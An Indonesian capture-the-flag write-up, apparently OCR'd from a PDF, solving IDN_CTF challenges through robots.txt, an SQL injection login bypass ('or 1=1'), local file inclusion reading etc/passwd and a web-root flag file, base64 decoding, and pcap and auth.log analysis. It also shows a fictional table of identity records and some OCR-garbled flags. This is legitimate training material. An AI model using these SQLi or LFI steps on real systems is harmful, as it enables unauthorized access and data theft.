



**Flag:IDN_CTF{l@tisec_r29-loadr}**


ID- Networkers




**Analisa:**
Disini ketika saya mendengar kata crawler tidak akan melihatnya saya teringat dengan robots.txt yang dimana si crawler tidak bisa menjangkaunya. Disini saya mencoba mengakses path robots.txt




Ternyata ada sebuah path yang tidak diperbolehkan untuk diakses disini saya coba akses.





**IDN_CTF{@W*_FOuN&_th@_#|**$N_F|@&}**


Dan benar saja disini saya telah berhasil menemukan flagnya

**FLAG: IDN_CTF{@W*_FOuN&_th@_#|**$N_F|@&}**

## Konoha Breach




Analisa:
Ketika saya membaca deskripsi soalnya saya mendapatkan clue yaitu menyusup tanpa tau password yang benar disini saya teringat menggunakan teknik sql injection




Disini saya login dengan user admin dengan menambahkan payload pasti benar yaitu or 1=1 dan mengisi password bebas

Dan disini saya telah berhasil masuk kedalam sistemnya tanpa tau password benar

## Daftar Data PII

| Nama Lengkap | Email | No. Telepon | NIK | Alamat |
|---|---|---|---|---|
| Naruto Uzumaki | naruto@konoha.go | 081234567890 | 1234567890123456 | Konoha, Rumah Hokage |
| Sasuke Uchiha | sasuke@uchiha.org | 082345678901 | 9876543210987654 | Konoha, Distrik Uchiha |
| Sakura Haruno | sakura@medic.konoha | 083456789012 | 1122334455667788 | Konoha, Jalan Sakura |
| Kakashi Hatake | kakashi@konoha.go | 081111111111 | 1001001001001001 | Konoha, Jalan Ninja 7 |
| Hinata Hyuga | hinata@hyuga.net | 082222222222 | 2002002002002002 | Konoha, Distrik Hyuga |
| Shikamaru Nara | shikamaru@nara.org | 083333333333 | 3003003003003003 | Konoha, Jalan Strategi |
| Ino Yamanaka | ino@yamanaka.co | 084444444444 | 4004004004004004 | Konoha, Toko Bunga Yamanaka |
| Choji Akimichi | choji@akimichi.food | 085555555555 | 5005005005005005 | Konoha, Jalan Kuliner |
| Rock Lee | lee@taijutsu.konoha | 086666666666 | 6006006006006006 | Konoha, Gym Gai Sensei |
| Tenten | tenten@weapon.konoha | 087777777777 | 7007007007007007 | Konoha, Toko Senjata |
| Neji Hyuga | neji@hyuga.org | 088888888888 | 8008008008008008 | Konoha, Markas Hyuga |
| Might Guy | guy@powerofyouth.konoha | 089999999999 | 9009009009009009 | Konoha, Jalan Semangat |
| Tsunade Senju | tsunade@hokage.konoha | 080808080808 | 1010101010101010 | Konoha, Kantor Hokage |


Selanjutnya untuk menemukan flagnya disini saya melakukan view page source dan mencari flagnya disana

```
          <td data-label="No. Telepon">089999999999</td>
          <td data-label="NIK">9009009009009009</td>
          <td data-label="Alamat">Konoha, Jalan Semangat</td>
        </tr>
        <!--IDN_CTF{c0NRats_you_goin_tohe_insideee}

->
        <tr>
          <td data-label="Nama Lengkap">Tsunade Senju</td>
          <td data-label="Email"><a href="/cdn-cgi/l/email-protect
```

**FLAG:** `IDN_CTF{c0NRats_you_goin_tohe_insideee}`

## Awesome Website



**Analisa:**
Ketika saya mengunjungi web yang diberikan saya sempat kebingungan dikarenakan ketika  mencoba mengakses path lain tidak bisa kena error 403 forbidden




Disini saya mencoba segala cara entah mencoba payload lfi, sqli tetap tidak bisa sampe  aku teringat lagi dari clue yaitu CARII!! Dan disini saya mencoba melakukan view page source dan ketika saya melakukan view page source saya mencari string unik yang kemungkinan itu merupakan flag yang di encode dan ternyata benar ada string unik di api configuration yang ternyata merupakan flag yang di encode menggunakan base 64


```
// API configuration
api: {
    baseUrl: "https://api.example.com/v2",
    timeout: 5000,
    retryAttempts: 3,
    cacheTTL: 3600,
    accessToken: "SUROX0ZMQUd7VzNCXzNOQ29kM183UjFjazF9" // Access token for API authentication
},
```

Disini saya coba decode menggunakan burpsuite dan saya berhasil menemukan flagnya





**FLAG:IDN_FLAG{W3B_3NCod3_7R1ck1}**

## Beyond Way





**Analisa:**
Dari deskripsi soal saya mendapatkan clue untuk mendapatkan flagnya disini saya haru bisa memanipulasi pathnya agar mendapatkan flagnya


Ketika saya mencoba akses path lain saya berfikir url diatas bisa saja menjadi entry point lfi :





Dan disini saya mencoba payload dasar lfi etc passwd




Dan ternyata benar website ini vulnerable terhadap lfi, disini saya langsung mencoba cari flagnya




Ketika saya mencoba payload flag.txt  ternyata saya masih belum dapat menemukan flagnya, tetapi ketika saya mencoba memanipulasinya dengan menambahkan var/www/html/flag.txt disini saya berhasil menemukan flagnya




**FLAG:IDN_CTF{tvec-resolver_41}**

# Log Analysis 1

## Log Analysis 1

### 10

pada file pcap dibawah, hacker mencoba untuk melakukan sesuatu yang berhubungan dengan recon pada service, silahkan cari...

Format Flag : IDN_CTF{jawaban}


**Author : Aditya Firman Nugroho**

incident_res...


**Analisis:**

Dari deskripsi soal kita diberikan sebuah file pcap yang dimana saya harus mencari flag didalam  file pcap tersebut disini untuk menemukan flagnya saya menggunakan tools wireshark untuk membantu menganalisis log tersebut

Langkah selanjutnya disini saya melakukan filtering dengan menggunakan :
http contains "IDN_CTF{"



Langkah selanjutnya disini ktia bisa buka saja isi dari lognya




Dan ternyata benar disini saya sudah berhasil menemukan flagnya

**FLAG:IDN_CTF{Re30N3C}**

# Log Analysis 2

Challenge | 97 Solves

## Log Analysis 2


10

awas, hati-hati, pelan-pelan, ada .....


Format Flag : IDN_CTF{jawaban}

**Analisis:**

Disini clue soal hanya memberi tahu awas hati hati, pelan pelan, disini saya cukup bingung dengan cluenya tapi tidak apa apa saya langsung saja analisis lognya menggunakan wireshark




Disini saya coba melakukan filtering lagi tetapi dengan tcp : tcp contains "IDN_CTF{"




Disini kita berhasil filtering dan langsung saja mencoba membuka log yang sudah difilter

```
<!DOCTYPE html>
<html>
<head>
    <title>Nothing to see here</title>
</head>
<body>
    <div style="display: none;">IDN_CTF{M4l2Wre_S3ReM}</div>
</body>
</html>
```

Benar saja disini kita telah berhasil menemukan flangya

**FLAG:IDN_CTF{M4l2Wre_S3ReM}**

Log Analysis 3


# Log Analysis 3

## 10


analisis log acces.log ini, file ip yang dimasukan pada system ?

Format Flag : IDN_CTF{jawaban}

**Analisis:**
Dari clue pada soal kita disuruh analisis file ip apa yang dimasukan pada system
Disini saya langsung buka aja lognya




Ternyata disini kita diberikan banyak sekali log yang dimana untuk mencari filenya pastinya tidak mudah makanya disini saya melakukan filtering menggunakan grep



Disini saya mencoba filtering mencari file php ternyata ada, tetapi dari log tersebut sepertinya dia tidak mengupload file tersebut tetapi mengunjunginya, disini saya mencoba memfilter file lain.


Disini ketika saya mencoba filtering file py ternyata terlihat terdapat metod post yang sedang mengupload malware.py berarti kemungkinan besar itu merupakan flangnya Dan ternyat benar flagnya adalah IDN_CTF{malware.py}

**FLAG: IDN_CTF{malware.py}**

## Log Analysis 4

Challenge | 163 Solves

# Log Analysis 4


10

analis log auth.log, user apa yang sukses masuk ke dalam system ?

Format Flag : IDN_CTF{user}

**Analisis:**

Pada deskripsi  soal kita disuruh analisa log ,untuk mencari user apa yang berhasil masuk dalam system



```
└─$ cat auth.log
Apr 27 12:57:05 test sshd[4810]: Server listening on 0.0.0.0 port 22.
Apr 27 12:57:05 test sshd[4810]: Server listening on :: port 22.
Apr 27 13:00:36 test sshd[18913]: Invalid user user from 192.168.18.6 port 57526
Apr 27 13:00:36 test sshd[18913]: Received disconnect from 192.168.18.6 port 57526:11: Bye Bye [preauth]
Apr 27 13:00:36 test sshd[18913]: Disconnected from invalid user user 192.168.18.6 port 57526 [preauth]
Apr 27 13:00:36 test sshd[18915]: Invalid user user from 192.168.18.6 port 57542
Apr 27 13:00:36 test sshd[18915]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:00:36 test sshd[18915]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:00:38 test sshd[18915]: Failed password for invalid user user from 192.168.18.6 port 57542 ssh2
Apr 27 13:00:39 test sshd[18915]: Connection closed by invalid user user 192.168.18.6 port 57542 [preauth]
Apr 27 13:04:39 test sshd[18928]: Invalid user 123456 from 192.168.18.6 port 54000
Apr 27 13:04:39 test sshd[18928]: Received disconnect from 192.168.18.6 port 54000:11: Bye Bye [preauth]
Apr 27 13:04:39 test sshd[18928]: Disconnected from invalid user 123456 192.168.18.6 port 54000 [preauth]
Apr 27 13:04:40 test sshd[4810]: error: beginning MaxStartups throttling
Apr 27 13:04:40 test sshd[4810]: drop connection #11 from [192.168.18.6]:54102 on [192.168.18.17]:22 past MaxStartups
Apr 27 13:04:40 test sshd[18939]: Invalid user abc123 from 192.168.18.6 port 54084
Apr 27 13:04:40 test sshd[18933]: Invalid user 12345 from 192.168.18.6 port 54030
Apr 27 13:04:40 test sshd[18930]: Invalid user 123456 from 192.168.18.6 port 54010
Apr 27 13:04:40 test sshd[18939]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18939]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18930]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18938]: Invalid user princess from 192.168.18.6 port 54074
Apr 27 13:04:40 test sshd[18932]: Invalid user password from 192.168.18.6 port 54016
Apr 27 13:04:40 test sshd[18941]: Invalid user lovely from 192.168.18.6 port 54108
Apr 27 13:04:40 test sshd[18934]: Invalid user iloveyou from 192.168.18.6 port 54034
Apr 27 13:04:40 test sshd[18936]: Invalid user rockyou from 192.168.18.6 port 54058
Apr 27 13:04:40 test sshd[18930]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18935]: Invalid user 1234567 from 192.168.18.6 port 54050
Apr 27 13:04:40 test sshd[18933]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18933]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18934]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18937]: Invalid user 12345678 from 192.168.18.6 port 54066
Apr 27 13:04:40 test sshd[18943]: Invalid user jessica from 192.168.18.6 port 54140
Apr 27 13:04:40 test sshd[18934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18938]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18936]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18936]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18932]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18932]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18941]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18941]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18938]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18935]: pam_unix(sshd:auth): check pass; user unknown
Apr 27 13:04:40 test sshd[18935]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.18.6
Apr 27 13:04:40 test sshd[18942]: Invalid user nicole from 192.168.18.6 port 54124
Apr 27 13:04:40 test sshd[18940]: Invalid user daniel from 192.168.18.6 port 54088
Apr 27 13:04:40 test sshd[18931]: Invalid user 123456789 from 192.168.18.6 port 54014
```

